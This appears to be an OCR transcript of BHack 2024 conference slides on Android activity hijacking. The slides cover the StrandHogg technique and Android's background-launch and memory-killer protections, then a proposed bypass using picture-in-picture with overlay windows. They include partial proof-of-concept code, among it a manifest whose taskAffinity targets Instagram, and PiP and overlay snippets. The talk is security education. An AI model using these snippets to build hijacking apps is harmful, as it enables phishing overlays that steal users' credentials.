
BHack
SEGURANÇA · TI · CONHECIMENTO

BHACK CONFERENCE 2024

Hijacking Attacks on Mobile Devices



whoami

Oryon Farias “@0sfx01”

- Offensive Security Engineer at Unico IDtech
- Instructor at Gohacking EHMOB (Android/iOS)
- Graduate at cybersecurity

References

Agenda

- Intro + what is AHA
- Protections on modern devices
- Bypass Security policies
- References

Introduction

Intro + what is AHA

- Activity Hijack Attack (AHA) is an old UI attack technology
- +10 Years! Banking Trojans and spyware began to proliferate on the Android 4.0 platform.
- Hijacking software
  - Accurately monitors user behavior and hijacks barely noticeable content;
  - This technique does not require any permissions and additional user interaction;
  - has become one of the underground industry's favorite attack methods

Intro + what is AHA

AHA-based Hijackware Chain

```
<activity android:allowTaskReparenting="true"
          android:label="SH PoC_2"
          android:name="oryon.poc.strandhogg_poc.MainActivity"
          android:taskAffinity="com.instagram.android">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```


DEMO PoC 1

Case StrandHogg


does this still work?

Google will not allow this to happen!!!

Protections on modern devices



Protections on modern devices



Protections on modern devices

Protection details

BAL(Background Activity Launch)
background activity launch restriction

- Notifications for user intereactions
- Request screen overlay permission

```
NotificationManager notificationManager =
    (NotificationManager) getSystemService(Context.NOTIFICATION_SERVICE);

Notification notification = new NotificationCompat.Builder(this, CHANNEL_ID)
    .setContentTitle("Notification Title") // Title of the notification
    .setContentText("Click to open")       // Body text of the notification
    .setSmallIcon(R.drawable.ic_launcher) // Small icon for the notification
    .setContentIntent(pendingIntent)      // Intent to open the activity
    .build();

notificationManager.notify(NOTIFICATION_ID, notification); // Display the notificat
```

```
if (!Settings.canDrawOverlays(this)) {
    Intent intent = new Intent(Settings.ACTION_MANAGE_OVERLAY_PERMISSION);
    startActivityForResult(intent, REQUEST_CODE);
}
```

Fonte: https://developer.android.com/guide/components/activities/background-starts

Protections on modern devices

Protection details

LMKD (Low Memory Killer Daemon)

Ensure that system resources are managed properly, preventing unauthorized applications from becoming active or excessively utilizing device memory

```
emu64xa:/ $ ls -l /proc|grep u0
dr-xr-xr-x  9 u0_a163        u0_a163              0 2024-11-25 23:01 1002
dr-xr-xr-x  9 u0_a186        u0_a186              0 2024-11-25 23:01 1007
dr-xr-xr-x  9 u0_a142        u0_a142              0 2024-11-25 22:33 11531
dr-xr-xr-x  9 u0_a128        u0_a128              0 2024-11-25 22:33 12001
dr-xr-xr-x  9 u0_a161        u0_a161              0 2024-11-25 23:01 1207
dr-xr-xr-x  9 u0_a179        u0_a179              0 2024-11-25 23:01 1215
dr-xr-xr-x  9 u0_a128        u0_a128              0 2024-11-25 23:13 1249
dr-xr-xr-x  9 u0_a212        u0_a212              0 2024-11-25 23:01 13371
dr-xr-xr-x  9 u0_a191        u0_a191              0 2024-11-25 23:01 14490
dr-xr-xr-x  9 u0_a130        u0_a130              0 2024-11-25 22:33 14782
dr-xr-xr-x  9 u0_a128        u0_a128              0 2024-11-25 22:33 14803
```

```
emu64xa:/ $ cat /proc/13371/oom_score_adj
100
```


Bypass Security Policies

Bypass Security Policies

Picture-in-Picture (PiP)
Ensure that system resources are managed properly, preventing unauthorized applications from becoming active or excessively utilizing device memory

New attack surface ?
POTETIAL THREATS!!!

The PiP window can almost be considered a system-level floating window that does not require SAW privileges. Any unprivileged application can freely use PiP mode without user authorization



https://developer.android.com/develop/ui/views/picture-in-picture

Bypass Security Policies

Resume Attack:

Abuse of PIP technology +
windowsManager + OverlayService

=

HIJACKING

```
    private void enterPiPModeWithSourceHint() {
        Rational aspectRatio = new Rational( numerator: 16,  denominator: 9);

        PictureInPictureParams.Builder builder = new PictureInPictureParams.Builder();

        Rect rectHint = new Rect( left: 1,  top: 1,  right: 2,  bottom: 2);
        builder.setSourceRectHint(rectHint);

        builder.setAspectRatio(aspectRatio);
        enterPictureInPictureMode(builder.build());
        while (true);
    }
}
```

```
private void showOverlay() {
    if (windowManager == null) {
        windowManager = (WindowManager) getSystemService(WINDOW_SERVICE);
    }

    if (overlayView == null) {
        // Inflar o layout da sobreposição com a tela cheia
        LayoutInflater inflater = (LayoutInflater) getSystemService(Context.LAYOUT_INFLATER_SE
        overlayView = inflater.inflate(R.layout.overlay_layout,  root: null);
```

DEMO PoC 2

Modern Devices

Questions? Thank You!

Oryon Farias
0sfx01

linkedin.com/in/oryon-farias/

instagram.com/0sfx01/